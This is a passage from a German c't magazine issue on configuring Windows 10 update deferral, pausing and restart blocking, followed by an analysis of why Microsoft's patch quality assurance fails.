kritischen, mag zunächst absurd klingen – gedacht ist sie in erster Linie für Firmen-Admins, die hunderte bis tausende Rechner verwalten müssen. So lassen sich wirklich alle Updates auf einer kleinen Gruppe von Testsystemen zunächst ausprobieren und erst nach ein paar Tagen problemloser Testphase für alle Rechner freigeben. Angesichts der Probleme, die Microsofts Patches jüngst verursacht haben, ist ein anderes Vorgehen in größeren Organisationen kaum zu verantworten. Selbst wenn nach einem Patchday „nur“ bestimmte Netzwerkverbindungen, Drucker oder einzelne Office-Programme herumzicken, können solche Fehler vor allem in Unternehmen schnell für Chaos sorgen. Fallen neue Patches in einem kleinen Testfeld negativ auf, können Admins sie etwa um eine Woche verzögern, um Microsoft Zeit zum Ausbügeln der Fehler zu geben.

Ob eine Patch-Verzögerung auch für Einzelplatzrechner im Privatbereich sinnvoll ist, lässt sich nicht so einfach beantworten wie im Fall der Funktions-Upgrades – immerhin geht es auch ums zeitnahe Schließen von kritischen Lücken. Wenn Ihnen der etwas bessere Schutz vor riskanten Patches wirklich wichtiger ist als das möglichst schnelle Schließen von Sicherheitslücken, stellen Sie die Verzögerung auf maximal vier Tage ein. Nach vier Tagen hat Microsoft vermurkste Patches meist zumindest zurückgezogen oder sogar schon korrigiert – vier Tage brauchte Microsoft auch, um das massiv fehlerhafte Funktions-Update auf Version 1809 zurückzuziehen, das bei Kunden für Datenverluste sorgte (siehe S. 58).

Mach mal Pause

Mit der Option „Updates aussetzen“ lässt sich der Bezug von Aktualisierungen für einen begrenzten Zeitraum anhalten; derzeit sind das 35 Tage. Das Aussetzen der Updates beeinflusst sowohl die regelmäßigen Sicherheits- und Qualitäts-Updates als auch die halbjährlichen Funktions-Upgrades. Ausgenommen davon sind Updates für den Virenwächter Windows Defender. Praktisch ist das Aussetzen vor allem, wenn man weiß, dass man in den nächsten Tagen bis Wochen absolut keinen Update-Stress gebrauchen kann, etwa weil der Rechner wegen einer Abschlussarbeit auf keinen Fall ausfallen darf.

Update-Notbremsen

Mit dem Schalter „Updates aussetzen“ lassen sich mitunter selbst Aktualisierungen abwürgen, die schon im Begriff sind, installiert zu werden. Für Funktions-Upgrades einerseits und für Sicherheits- und Qualitäts-Updates andererseits verhält es sich aber etwas unterschiedlich. Ein Funktions-Upgrade lässt sich mit dem Schalter nicht nur verzögern, bevor Windows Update es findet, sondern auch, wenn es bereits herunterlädt oder schon den Status „Wird installiert“ anzeigt, selbst dann noch, wenn Windows Sie zum Neustart des PCs auffordert, weil es das Funktions-Upgrade nun fertiginstallieren möchte.

Haben Sie eine Aktualisierung auf eine neue Windows-10-Version auf diese Weise in allerletzter Sekunde gestoppt, können Sie sie mit den üblichen Maßnahmen weiter verzögern – zum Beispiel wie oben beschrieben durch Umstellen auf den „Semi-Annual Channel“ oder durch Einstellen einer weiteren Verzögerung um bis zu 365 Tage.

Auch der Festplattenplatz, den ein auf diese Weise ausgesetztes Funktions-Upgrade belegt, lässt sich zumindest teilweise wieder freigeben. Dazu klicken Sie im Datei-Explorer mit der rechten Maustaste auf Laufwerk C: und wählen „Eigenschaften“. Klicken Sie dann auf „Bereinigen“ und im folgenden Fenster auf „Systemdateien bereinigen“. Setzen sie Häkchen mindestens vor „Windows Update-Bereinigung“ und „Temporäre Windows-Installationsdateien“ und bestätigen Sie mit OK. Achtung: Die Bereinigung kann auf langsameren PCs nach unserer Erfahrung durchaus eine Stunde oder länger dauern.

Für die regelmäßigen kumulativen Sicherheits-Updates sieht es leider anders aus: Updates, die einmal im Windows-Update-Fenster auftauchen, werden installiert – basta. Auch wenn man den Schalter „Updates aussetzen“ betätigt, installiert Windows den Patch im Hintergrund und schließt die Installation bei einem Neustart auch ab. Das Verhalten ist hier etwas intransparent: Ein kumulatives Update wird installiert, der Patchlevel auch korrekt angezeigt, doch im Update-Verlauf in den Einstellungen taucht kein Eintrag dafür auf.

Neustartbremse

Um zu verhindern, dass der PC zum Abschluss einer Update-Installation einfach


neu startet, hat Microsoft im Windows-Update-Menü die Option „Nutzungszeit ändern“ eingebaut. Hier lässt sich ein täglich bis zu 18 Stunden langer Zeitraum festlegen, innerhalb dessen der Rechner sich nicht von selbst neu starten darf. Außerhalb der Nutzungszeit zeigt Windows einen Hinweis auf einen bevorstehenden Neustart an. Reagiert man rund eine Viertelstunde lang nicht darauf, startet der Rechner gnadenlos neu, ohne eventuell ungesicherte Änderungen an offenen Dokumenten zu sichern.

Ein Trick, mit dem sich dieses Verhalten in den Griff kriegen lässt, ist das Tool „Reboot Blocker“ (Download über ct.de/y329). Es installiert sich als Windows-Dienst, der nichts anderes macht, als die „Nutzungszeit“ jede Stunde automatisch so zu ändern, dass sie gerade erst begonnen hat. Man schlägt Windows auf diese Weise mit seinen eigenen Waffen – dadurch, dass es dauernd in der Nutzungszeit ist, erlaubt es sich selbst keinen Neustart. Für Nutzer, die ihren Rechner gewöhnlich durchlaufen lassen oder zum Feierabend nur in einen Energiesparmodus versetzen, statt ihn herunterzufahren, birgt das allerdings die Gefahr, dass der Rechner tagelang mit unfertig installierten Sicherheits-Updates unterwegs ist.

Nix Pro?

Es bleibt die Frage, wie Besitzer der Home-Edition sinnvoll auf die Update-Dauerkrise reagieren sollen. Sie haben ebenfalls eine Möglichkeit, die „Nutzungszeit“ einzustellen, sämtliche Optionen zum Pausieren oder Verzögern von Updates bleiben ihnen aber verwehrt. Daran lässt sich auch mit Registry-Änderungen nichts ändern – all unsere Versuche, Registry-Werte für Update-Verzögerungen einzutragen, wurden von Windows Update automatisch auf null zurückgesetzt.

Die wohl pragmatischste Lösung dafür ist, die Home-Edition auf Pro zu aktualisieren. Lizenzschlüssel dafür werden mitunter verlockend günstig angeboten, allerdings existiert eine nicht unerhebliche Gefahr, bei allzu billigen Offerten illegale Lizenzen zu erwischen [1]. Technisch ist das Umwandeln einer Home-Edition in ein Windows 10 Pro trivial: Man gibt einfach in den Einstellungen unter „Update und Sicherheit/Aktivierung/Product Key aktualisieren“ einen passenden Produktschlüssel ein und startet Windows neu – fertig. Home-Anwendern bleibt ansonsten nur die Installation des Reboot Blocker, um zumindest vor mutwilligen Neustarts gefeit zu sein.



Künftig lässt sich direkt in den erweiterten Optionen einstellen, wie lange Updates ausgesetzt werden sollen – möglich sind bis zu 35 Tage, in Preview-Betaversionen wie hier bis zu 7 Tage.

Fazit und Ausblick

Für die im Frühjahr anstehende nächste Windows-10-Ausgabe, die in „Insider“-Betatests derzeit „19H1“ oder „Version 1903“ heißt, sind Änderungen zu erwarten. Sollte der derzeitige Funktionsumfang der erweiterten Windows-Update-Optionen es in die fertige Version 1903 schaffen, entfällt künftig die Unterscheidung zwischen den beiden Semi-Annual Channels – für Funktions-Upgrades gibt es dann nur noch die Option, ihren Bezug um bis zu 365 Tage zu verzögern. Überraschend kommt das nicht; Microsoft hatte diese Änderung bereits vor einigen Monaten angekündigt (siehe ct.de/y329).

Eine neue Gruppenrichtlinie in der Windows-10-Betaversion mit der Build-Nummer 18317, die für Windows 10 ab „Version 1903“ funktionieren soll, legt zudem nahe, dass sich künftig eine explizite Karenzzeit von bis zu sieben Tagen einstellen lassen dürfte, innerhalb derer der Rechner nicht automatisch neu gestartet wird. Ähnliche Richtlinien, um die Neustart-Erzwingung in gewissen Grenzen zu steuern, gibts es zwar heute schon („Wechsel zum erzwungenen Neustart und Benachrichtigungszeitplan für Updates festlegen“), doch möglicherweise läuft es auf eine Vereinfachung der Steuerung hinaus.

In den Einstellungs-Menüs ist davon noch nichts zu sehen; wohl aber etwas anderes: Das Aussetzen der Updates muss künftig nicht mehr genau 35 Tage dauern, sondern kann auch auf einen kürzeren Zeitraum eingestellt werden (in Insider-Betaversionen beträgt der Zeitraum nur sieben Tage).

Zudem nähren die derzeit (Mitte Januar) verfügbaren Betaversionen die Hoffnung, dass Microsoft wenigstens ein bisschen auf Besitzer der Home-Edition eingeht. Auch mit den derzeitigen Vorabversionen von Windows 10 Home lassen sich Updates pausieren. Ob es sich dabei nur um einen Fehler handelt oder ob Microsoft diese Funktion den Home-Anwendern auch in der offiziellen Version 1903 wirklich zugestehen wird, ist allerdings vollkommen offen. Die Empfehlungen für sinnvolle Windows-Update-Einstellungen könnten sich ab dem Frühjahr also durchaus ändern – sobald das der Fall ist, werden wir darüber berichten. *(jss@ct.de)* c't

Literatur

[1] Jan Mahn, Wollen Sie ein W kaufen?, Billige Windows-Keys ab 3,99 Euro: Ist das legal?, c't 1/2019, S. 96

Reboot Blocker, weitere Literatur:
ct.de/y329



Reifeprüfung

Ursachenforschung zu Microsoft Bananen-Patches

Immer häufiger kommen Windows-Updates in so unreifem Zustand beim Kunden an, dass sie Schäden bis hin zum Datenverlust verursachen. Doch wie kommt es zu diesen Missständen? Was genau macht Microsofts Qualitätssicherung eigentlich? Und warum reicht das nicht? Eine Analyse.

Von Günter Born und Axel Vahldiek

Wenn ein Entwickler seine Software nicht für immer im Tresor versteckt, wird sie irgendwann auch getestet – spätestens vom Anwender. Um Ärger mit der zahlenden Kundschaft zu vermeiden, sollte ein Software-Hersteller daher besser schon vor der Auslieferung prüfen, ob der produzierte Code das macht, was er soll, und vor allem, dass er keine unerwünschten Nebenwirkungen hat. Auch bei Microsoft agiert man so, und bei einem Konzern mit dermaßen vielen zahlenden Kunden sollte man annehmen können, dass er der Qualitätssicherung besonders viel Aufmerksamkeit widmet. Doch landen immer mehr Windows-Patches beim Anwender, die man nur als kaputt bezeichnen kann (siehe Seite 58 in dieser Ausgabe). Zeit also für eine Analyse: Wie testet Microsoft seine Software-Aktualisierungen vor der Auslieferung eigentlich – und warum reicht der getriebene Aufwand offensichtlich nicht?

So testet Microsoft Upgrades

Die am meisten diskutierten Probleme in der letzten Zeit hatte Microsoft mit Upgrades verursacht, also neuen Versionen von Windows 10 , die einer bereits laufenden Installation übergestülpt werden (den Unterschied zwischen Updates und Upgrades erläutert der Beitrag auf Seite 58 in dieser Ausgabe). Sowohl bei Windows 10 Version 1803 als auch bei Version 1809 hat Microsoft Probleme bis hin zum Datenverlust übersehen, und das, obwohl sie zum Teil bereits Monate vor der Veröffentlichung an das Unternehmen berichtet worden waren.

Die Upgrades, die Microsoft als „Windows as a Service“ halbjährlich für Windows 10 veröffentlicht, testet Microsoft unter anderem im Insider-Programm. Jeder interessierte Nutzer kann sich dazu anmelden und Vorabversionen testen. Jede neue Vorabversion durchläuft dabei mehrere Phasen, Ringe genannt. Die ersten sind allerdings noch firmenintern. Die täg-

lichen Entwicklungs-Builds werden von den Entwicklern selbst im sogenannten Canary Ring getestet. Validierte Builds verteilt Microsoft an die hauseigene Betriebssystemgruppe zum weiteren Testen. Gibt diese einen Build frei, erhalten ihn weitere Microsoft-Mitarbeiter als Upgrade-Installation auf ihre Maschinen ausgeliefert.

Gibt das MS-Management eine Vorabversion für öffentliche Tests frei, erhalten zuerst die Windows-Insider im Fast-Ring diese Version zum Testen. Später wird sie auch an Insider im Slow- und gegebenenfalls im Release-Preview-Ring verteilt. An Hand der Telemetriedaten sowie der Rückmeldungen entscheidet Microsoft, ob eine Version stabil genug für das Verteilen an den jeweils nächsten Ring ist. Als Erfolg wertet der Konzern, dass weltweit mittlerweile „10 Millionen Fans“ am Insider-Programm teilnehmen.

Unternehmen möchte Microsoft ebenfalls zur Teilname am Insider-Programm bewegen (Windows Insider for Business). Auf diese Weise sollen sie sich darauf vorbereiten können, was mit den nächsten Versionen auf sie zukommt. Microsofts Empfehlung lautet, ein Prozent aller PCs und Notebooks im Unternehmen mit Insider-Installationen auszurüsten. Microsofts Analyse-Werkzeug „Windows Analytics“ soll den Admins beim Auswerten helfen (Bestandteil der Volumenlizenzverträge Microsoft 365 E3 und E5). Die Telemetriedaten erhält Microsoft.

Wenn Microsoft eine Vorabversion für fertig hält, bekommen Nutzer der Home-Edition sie zwangsweise eingespielt. Nutzer der anderen Editionen können das Einspielen zurückstellen. Ihnen bleibt so die Hoffnung, die neue Version erst dann zu erhalten, wenn dank der weiteren Rückmeldungen und Telemetriedaten der vielen unfreiwilligen Home-Beta-Tester die Kinderkrankheiten ausgestanden sind.

So testet Microsoft Updates

Nachdem die Kritik an der mangelhaften Qualität der Updates in den letzten Monaten immer lauter wurde, sah sich Microsoft Anfang Dezember 2018 genötigt, den Umgang mit Updates in einem Blog-Eintrag zu erklären (Sie finden ihn zusammen mit allen anderen hier genannten Artikeln über ct.de/y63v). Updates werden mittlerweile als sogenannte B-, C- und D-Releases verteilt. Der Buchstabe A fehlt, weil die Buchstaben die Wochen eines Monats meinen und in der ersten Woche keine Updates für Windows ausgeliefert werden. Damit beginnt Microsoft traditionell in der zweiten (B-)Woche am Patchday (zweiter Dienstag des Monats). Demzufolge sind mit B-Release vor allem Sicherheitsupdates gemeint, die monatlich automatisch verteilt werden.

In der dritten und vierten Woche gibt Microsoft bei Bedarf C- und D-Release-Updates frei. Es handelt sich um optionale Updates ohne Sicherheitskorrekturen. Unter Windows 10 werden diese C- und D-Release-Updates nur bei einer Update-Suche angeboten. Man muss also in den Einstellungen unter „Updates und Sicherheit“ auf „Jetzt suchen“ klicken, um sie zu bekommen – was man sich aber gut überlegen sollte. Denn Microsoft schreibt zwar, dass C- und D-Releases „Produktionsqualität“ hätten und in erster Linie für kommerzielle Kunden und fortgeschrittene Benutzer angeboten würden. Doch in diversen Verlautbarungen bezeichnet Microsoft die C- und D-Release-Updates selbst als Previews (in Windows 7/8.1 sind das die Preview Rollups). Sprich: Es werden Beta-Updates angeboten, die man besser nur in dedizierten Testinstallationen ausprobieren sollte. Diese Patches werden im Folgemonat in das B-Release-Update eingearbeitet.

Im erwähnten Blog-Beitrag geht Microsoft auch auf die Frage ein, wie Updates vor einer Freigabe getestet werden. Die Antwort ist allerdings unbefriedigend, denn es werden zwar die Namen und Abkürzungen verschiedener Testprogramme genannt, sonst aber kaum Details verraten.

So kontrolliert Microsoft im Rahmen des „Pre-release Validation Program“ (PVP), ob ein Fix auch wirklich das tut, was er soll – wie genau, bleibt jedoch unklar. Beim „Depth Test Pass“ (DTP) laufen automatisierte und manuelle Tests, um zu verifizieren, ob der per Update adressierte Fehler wirklich behoben ist, und ob sich Folgefehler ergeben. Vor der Freigabe durchlaufen Updates noch einen sogenannten „Monthly Test Pass“ (MTP). Dort werden die Patches auf tausenden Maschinen sowohl intern bei Microsoft als auch in externen Testlabors geprüft.

Microsoft erwähnt zudem Tests im Insider-Programm für nicht sicherheitskritische Updates, die dann aber mit Vorabfassungen der nächsten Windows-10-Version getestet werden. Zudem existiert ein „Security Update Validation Program“ (SUVP), zu dem Microsoft große Unternehmenskunden und Softwareanbieter einlädt. Diese sollen die B-Release-Sicherheitsupdates vorab testen.

Sobald ein Update die „Qualitätssicherungsstufen“ erfolgreich passiert hat, gibt es Microsoft am Patchday für die Allgemeinheit frei. Dabei überwacht Microsoft per sogenanntem „Live Site ValidationTesting“ (LSVT) online das Verhalten dieser Updates. So will man binnen Minuten nach der Freigabe per Windows Update feststellen können, ob Clients das Update finden, erfolgreich herunterladen und installieren. Das hat auch durchaus schon funktioniert: Es wurden schon Insider-Updates binnen zwei Stunden gestoppt, gefixt und wieder freigegeben.


Weiterhin beobachtet Microsoft seine diversen Feedback-Kanäle in der Hoffnung, frühzeitig über Probleme mit Updates Kenntnis zu erhalten. Auf normalen Windows-Clients scheint dies aber weniger gut zu funktionieren – oft braucht es Tage, bis das Unternehmen Updates als fehlerhaft zurückzieht.


Gründe für die Probleme

Was immer auch Microsoft nach eigenen Angaben an Anstrengungen unternimmt,

Microsofts Testphasen

Aktualisierungen für Windows durchlaufen mehrere so genannte Ringe: drei interne bei Microsoft sowie drei öffentliche.





Wenn man einen Fehler in einem Patch sucht, ähnelt das der Suche nach der Nadel im Heuhaufen. Doch die Massen an gesammelten Telemetriedaten vergrößern bloß den Heuhaufen, ohne dass Microsoft einen Vorteil daraus zieht.

um Updates und Upgrades möglichst fehlerfrei ausliefern zu können, es reicht offensichtlich nicht. Klar, Fehler können zwar immer mal passieren und dank Social Media und Co. verbreitet sich die Kunde über Probleme womöglich auch schneller als früher, doch das steigende Ausmaß der Probleme in der letzten Zeit lässt sich damit allein längst nicht mehr erklären. Microsoft hat offensichtlich Probleme bei der Qualitätssicherung. Doch warum eigentlich? Wir haben Indizien zusammengetragen.

Die Ursachenforschung beginnt zeitlich beim geplanten Nachfolger für Windows XP. Nachdem es während der Entwicklung von „Longhorn“ zu massiven Schwierigkeiten gekommen war, erschien 2007 das unbeliebte Windows Vista. Erst mit dem 2009 nachgeschobenen Windows 7 konnte Microsoft wieder ein Betriebssystem anbieten, das auch im Unternehmensumfeld als Nachfolger von Windows XP akzeptiert und eingesetzt wurde. Es folgte im Oktober 2012 Windows 8, das als gemeinsames Betriebssystem für Desktop- und Tablet-PCs geplant war, im Rückblick aber krachend scheiterte. Auch das bereits ein Jahr später nachgeschobene kostenlose Update auf Windows 8.1 sowie die Nachbesserungen mit dem kumulativen Update vom April 2014 änderten nichts daran, dass dieses Betriebssystem an den Bedürfnissen des Markts vorbei entwickelt und von den Nutzern nicht angenommen wurde.

Die Flops bei der Betriebssystem-Entwicklung führten laut einem Artikel von *Arstechnica* dazu, dass Microsoft seine internen Entwicklungsprozesse ab 2014 auf agile Programmentwicklung umstellte. Das „Windows as a service“-Konzept trägt diesem Paradigmenwechsel Rechnung. Inzwischen läuft die Entwicklung von Microsoft Office 365 unter dem gleichen Ansatz.

Nach der Übernahme des Mobilgeräteherstellers Nokia wechselte Microsoft 2014 zudem den Chef aus: Satya Nadella übernahm den Posten von Steve Ballmer. Nadella verkündete, dass Microsoft schneller auf Kundenbedürfnisse reagieren müsse. Doch erreichen wollte er das keineswegs durch zusätzliches Personal, im Gegenteil: Es kam zur bisher größten Entlassungswelle von 18.000 Mitarbeitern. In späteren Jahren folgten weitere Entlassungen. Und wenn es um Updates und Upgrades geht, war die drastischste Konsequenz dieser Entlassungen, dass laut ZDnet die bis 2014 separat bestehende Qualitätssicherungseinheit aufgelöst wurde. Die Bereiche Software-Entwicklung und Qualitätssicherung wurden umorganisiert und viele dort bislang beschäftigten Spezialisten überflüssig. Bloomberg berichtete, dass auch externe Tester 2016 von ihren Unternehmen wegen mangelnder Aufträge seitens Microsoft freigesetzt wurden. Die Qualitätssicherung wurde auch deshalb als nicht mehr so wichtig angesehen, weil sich Microsoft längst darauf verlässt, Fehler bei Bedarf mit weiteren Updates wieder beheben zu können.

Das neue Mantra lautete: Programmmanager und Entwicklungsingenieure übernehmen zusätzliche Aufgaben, beispielsweise das Testen von Hypothesen. Das Ziel des Managements war, das Betriebssystem-Team eher wie ein Startup arbeiten zu lassen, statt wie bisher als ein eher reglementiertes und arbeitsintensives Team, das sich an zwei- bis dreijährige Planungs-, Entwicklungs- und Testzyklen hält.

Zahl der Updates

Während die hauptamtlichen Tester bei Microsoft also immer weniger wurden, erhöhte sich die Zahl der Updates gegenüber früheren Jahren deutlich. Das liegt unter anderem daran, dass in letzter Zeit häufiger Sicherheitslücken gefunden wurden – in Windows 7 beispielsweise wurden 2017 so viele Lücken gefunden wie in keinem Jahr davor und 2018 stand dem kaum nach [2]. Zudem verursachten die Lücken Meltdown und Spectre (Seitenkanal-Angriffsmethoden auf Prozessoren) im letzten Jahr besonders viel Hektik.

Hinzu kommt: Microsoft hat dank „Windows as a Service“ die Anzahl der unterstützen Windows-Versionen drastisch erhöht. Aktuell liefert der Konzern außer für Windows 7 und 8.1 auch Updates für Windows 10 in den Versionen 1607, 1703, 1709, 1803 und 1809 – und im Frühjahr 2019 kommt eine weitere Version. Alle gibt es auch jeweils als Server. Dazu kommt, dass es von Windows 10 auch Versionen ohne halbjährliche Upgrades gibt, die so genannten Long Term Service-Versionen: 1507 LTSB, 1607 LTSB und 1809 LTSC (das B am Ende steht für Branch, das C für Channel). Die versorgt Microsoft jeweils 10 Jahre mit Updates. Die Anzahl der Versionen wird nicht geringer werden, solange Microsoft einerseits jeweils bis zu 30 Monate Support gewährt und trotzdem alle sechs Monate eine weitere Version veröffent-

c't THEMEN & TESTS MIT LEIDENSCHAFT.

Das c't-Digital-Abo

Genau mein Ding.

Immer und überall top informiert



Vor Kurzem habe ich meinen Master in Fahrzeugtechnik gemacht. Heute arbeite ich bereits in einer Projektgruppe für E-Mobilität. Dabei habe ich bemerkt, dass ich über meine Ingenieurkenntnisse hinaus mehr IT-Wissen brauche. Mit meinem c't Digital-Abo fühle ich mich immer und überall top informiert.
Genau mein Ding.

Vorteile des c't-Digital-Abo

Lesen Sie Ihre Magazine Zeit und Raum unabhängig.

In 3 digitalen Formaten verfügbar:

- Klassisch als PDF-Download heise.de/onlineshop
- Mobil als c't-Magazin-App iOS, Android oder Kindle Fire
- Lesefreundlich als Browser-Magazin heise.de/select

Geräteübergreifende Synchronisierung

9 € Rabatt

Testen Sie jetzt 6 digitale Ausgaben und freuen Sie sich auf eine **Smartwatch** als Dankeschön.

Zum Angebot:
ct.de/digital-erleben

+49 541/80 009 120 leserservice@heise.de

licht. Dazu kommen die LTS-Versionen, die im Abstand von zwei bis drei Jahren erscheinen.

Auch bei den Editionen, in denen jede Version erscheint (Home, Pro, Enterprise ...), hat eine Inflation stattgefunden. In [1] haben wir mal versucht aufzudröseln, wie viele Editionen es allein von den Desktop-Ausgaben von Windows 10 gibt (also ohne Server, XBox, IoT und so weiter). Je nach Zählweise kann man dabei auf deutlich über dreihundert kommen und jede hat ihre zu berücksichtigenden Besonderheiten.


Der Funktionsumfang von Windows hat sich im Laufe der Jahre erhöht, beispielsweise durch die Virtualisierung Hyper-V, die Sprachassistentin Cortana, die biometrische Authentifizierung „Windows Hello“, die optionale Bindung an ein Microsoft-Konto, diverse Sicherheitsfunktionen wie dem seit Windows 8 vollwertigen Virenscanner Defender und so weiter und so fort. All das will mit getesteten Updates gepflegt werden.

Und noch ein Faktor erhöht die Zahl der Updates: Immer häufiger kommen per Windows Update Treiber, Microcode-Updates, BIOS-Updates und andere Aktualisierungen. Auch weitere Microsoft-Anwendungen werden so aktuell gehalten. Und diese Updates muss Microsoft vor der Freigabe auch erst prüfen.

Komplexität

Die schiere Zahl der Geräte, auf denen Windows läuft, steigt seit Jahren. Spätestens seit Windows 8 sind zudem neue Gerätefamilien wie Tablet PCs oder Hybrid-Geräte hinzu gekommen. Das erhöht die Zahl der Geräte-Treiber-Software-Kombinationen, die bei der Update-Entwicklung zu berücksichtigen sind. Zudem sind die Entwicklungszyklen für neue Hardware kürzer geworden und nicht immer sind Firmware und Treiber der neuen Komponenten sauber entwickelt, was für zusätzliches Fehlerpotential sorgt.

Allein schon deshalb ist nachvollziehbar, dass die Wahrscheinlichkeit für Fehler bei der Entwicklung von Updates steigt. Dies wird auch gerne von Microsoft-Fans als Argument ins Feld geführt, die die Produkte des Konzerns verteidigen möchten. Diese Argumentation verfängt aber nicht bei Microsofts hauseigenen Produkten, den Surface-Geräten. Hier hat Microsoft alles selbst in der Hand und trotzdem fallen auch bei diesen Produkten immer wieder gravierende Update-Schnitzer auf.



Im Insider-Programm kann jedermann Vorabversionen von Windows 10 testen. Die kommen mitunter aber so oft, dass gar keine Zeit für ausführliche Test bleiben kann.

Mitunter sorgt auch weitere selbst geschaffene Komplexität für Probleme, etwa die Zwangsaktivierung. So veröffentlichte Microsoft für Windows 7 das Update KB 971033, welches man aber nur einspielen sollte, wenn man Windows auf herkömmlichem Wege aktiviert. In Unternehmen wird jedoch zum Aktivieren oft ein Key Management Server (KMS) eingesetzt, der sich um die Aktivierung der Client-PCs kümmert, sodass außer ihm selbst kein anderes Gerät Kontakt zu Microsofts Aktivierungsservern halten muss. Spielten Admins in einer solchen Umgebung das Update ein, ging die KMS-Aktivierung verloren – einen Schutz gegen das versehentliche Einspielen gab es nicht.

Telemetrie

In den letzten Jahren setzt Microsofts Qualitätssicherung verstärkt auch auf Telemetrie. Unter Windows 10 wird alles und jedes erfasst, um die die Qualität der Software beurteilen zu können. Selbst bei Windows 7 versucht Microsoft mit häufig nachgeschobenen Updates die Telemetriedatenerfassung durchzusetzen. Auch Systeme von Nutzern, die nicht am Customer Experience Improvement Program (CEIP) teilnehmen, erhalten solche Updates.

Die Hoffnung der Microsoft-Verantwortlichen war offenbar, mit Hilfe der Telemetriedaten die Qualität der Software quasi messen und so auf Probleme schneller reagieren zu können. Doch im Rückblick erweist sich das gleich mehrfach als problematisch. Und damit ist nicht nur die erhebliche und durchaus berechtigte Kritik von Nutzern und Datenschützern an der Datensammelwut gemeint.

